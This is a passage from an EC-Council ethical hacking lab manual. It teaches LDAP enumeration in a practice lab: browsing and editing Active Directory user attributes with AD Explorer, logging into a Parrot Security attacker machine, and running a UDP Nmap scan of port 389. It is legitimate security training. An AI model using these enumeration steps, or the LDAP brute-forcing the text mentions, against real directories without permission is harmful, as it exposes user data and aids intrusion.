


6. The **Active Directory Explorer** displays the active directory structure in the left pane, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, expand **DC=CEH**, **DC=com**, and **CN=Users** by clicking "**+**" to explore domain user details.




8. Click any **username** (in the left pane) to display its properties in the right pane.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Right-click any attribute in the right pane (in this case, **displayName**) and click **Modify…** from the context menu to modify the user's profile.



10. The **Modify Attribute** window appears. First, select the username under the **Value** section, and then click the **Modify…** button. The **Edit Value** pop-up appears. Rename the username in the **Value data** field and click **OK** to save the changes.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. You can read and modify other user profile attributes in the same way.
12. This concludes the demonstration of performing LDAP enumeration using AD Explorer.
13. You can also use other LDAP enumeration tools such as **Softerra LDAP Administrator** (https://www.ldapadministrator.com), **LDAP Admin Tool** (https://www.ldapsoft.com), **LDAP Account Manager** (https://www.ldap-account-manager.org), and **LDAP Search** (https://securityxploded.com) to perform LDAP enumeration on the target.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Task 2: Perform LDAP Enumeration using Python and Nmap

LDAP enumeration can be performed using both manual and automated methods. Using various Python commands LDAP enumeration is performed on the target host to obtain information such as domains, naming context, directory objects, etc. Using NSE script can be used to perform queries to brute force LDAP authentication using the built-in username and password lists.

Here, we will use Nmap and python commands to extract details on the LDAP server and connection.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
6. In the **Parrot Terminal** window, type **nmap -sU -p 389 [Target IP address]** (here, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-sU**: performs a UDP scan and **-p**: specifies the port to be scanned.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The results appear, displaying that the port 389 is **open** and being used by LDAP, as shown in the screenshot below.

   Note: The MAC addresses might differ when you perform this task.



